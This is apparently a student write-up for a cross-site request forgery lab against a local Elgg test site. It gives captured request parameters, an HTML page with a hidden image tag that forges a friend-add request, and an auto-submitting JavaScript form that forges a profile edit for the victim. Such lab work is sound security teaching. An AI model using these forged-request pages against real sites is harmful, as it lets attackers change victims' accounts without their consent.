Q1: None

Q2.1

When Boby adds Alice as his friend:


The URL is “http://www.csrflabelgg.com/action/friends/add”

The parameters are:

1. Friend=42
2. \_\_elgg\_ts=……
3. \_\_elgg\_token=……

*Friend*=42 corresponds to Alice’s user id.

The values for *elgg\_ts* and *elgg\_token* are omitted since they are not used for this task.



Notice that Alice’s user id can also be obtained by inspecting the HTTP GET request sent when Boby adds Alice as his friend using the tool **HTTP Header Live** inside Firefox.

Q2.2

<!doctype html>

<html>

<head>

<title>CSRF Attack Task 1</title>

</head>

<body>


<img src="http://www.csrflabelgg.com/action/friends/add?friend=43" />

</body>


</html>

Q2.3


Step 1: Boby modifies his profile to embed the link to the malicious site after setting up the site.




Step 2: Alice’s friends list before clicking Boby’s link




Step 3: Alice visits Boby’s profile and clicks the link to the malicious site.



Step 4: HTTP requests captured when Alice visits the malicious site.

The request adds Boby (user id 43) as the victim’s friend.

Step 5: Alice has added Boby as her friend because she visited the malicious site.




The attack was successful and as soon as Alice visits the malicious site, Boby is added to the friend list of Alice, without Alice even making any click on the page.


Q3.1:

Boby can use the “Inspect Element” functionality from Firefox on the page “www.csrflabelgg.com/members/alpha” to figure out the user id for each member on the site, including himself and Alice.

Step 1: Log in as Boby and visit “www.csrflabelgg.com/members/alpha”, then click “Inspect Element”.



Step 2: Find the user id for each member, including Alice.



Alice’s user id is 42. Boby’s user id is 43.

Another way to obtain Alice’s user id was described in Q2.1

Q3.2

When Boby updates his profile:

The URL is “http://www.csrflabelgg.com/action/profile/edit”

The parameters are:

1. \_\_elgg\_token=……
2. \_\_elgg\_ts=……
3. name=Boby
4. description=<p>Boby is my Hero</p>
5. accesslevel[description]=2
6. briefdescription
7. accesslevel[description]=2
8. location
9. accesslevel[location]=2
10. interests
11. accesslevel[interests]=2
12. skills
13. accesslevel[skills]=2
14. contactemail
15. accesslevel[contactemail]=2
16. phone
17. accesslevel[phone]=2
18. mobile
19. accesslevel[mobile]=2
20. website
21. accesslevel[website]=2
22. twitter
23. accesslevel[twitter]=2
24. guid=43


The values for *elgg\_ts* and *elgg\_token* are omitted since they are not used for this task.

The *description* is modified by Boby to “Boby is my Hero”.

The values for all *accesslevels* are 2, meaning that the corresponding fields are open to public.

Other Fields including *briefdescription, location, interests, skills, contactemail, phone, mobile, website, twitter* are empty. They are not important for this task.

*guid*=43 corresponds to Boby’s user id.




Q3.3


<!doctype html>  
<html>  
    <head>  
        <title>CSRF Attack Task 2</title>  
    </head>  
    <body>  
<h1>This page forges an HTTP POST request.</h1>  
<script type="text/javascript">  
function forge\_post()  
{  
   var fields;  
   // The following are form entries need to be filled out by attackers.  
   // The entries are made hidden, so the victim won't be able to see them.  
   fields += "<input type='hidden' name='name' value='Alice'>";  
   fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";  
   fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";  
   fields += "<input type='hidden' name='guid' value='42'>";  
   // Create a <form> element.  
   var p = document.createElement("form");  
   // Construct the form  
   p.action = "http:///[www.csrflabelgg.com/action/profile/edit](http://www.csrflabelgg.com/action/profile/edit)";  
   p.innerHTML = fields;  
   p.method = "post";  
   // Append the form to the current page.  
   document.body.appendChild(p);  
   // Submit the form.  
   p.submit();  
}  
   // Invoke forge\_post() after the page is loaded.  
window.onload = function(){ forge\_post();}  
</script>  
    </body>  
</html>

Q3.4


Step 1: Boby modifies his profile to embed the link to the malicious site after setting up the site.



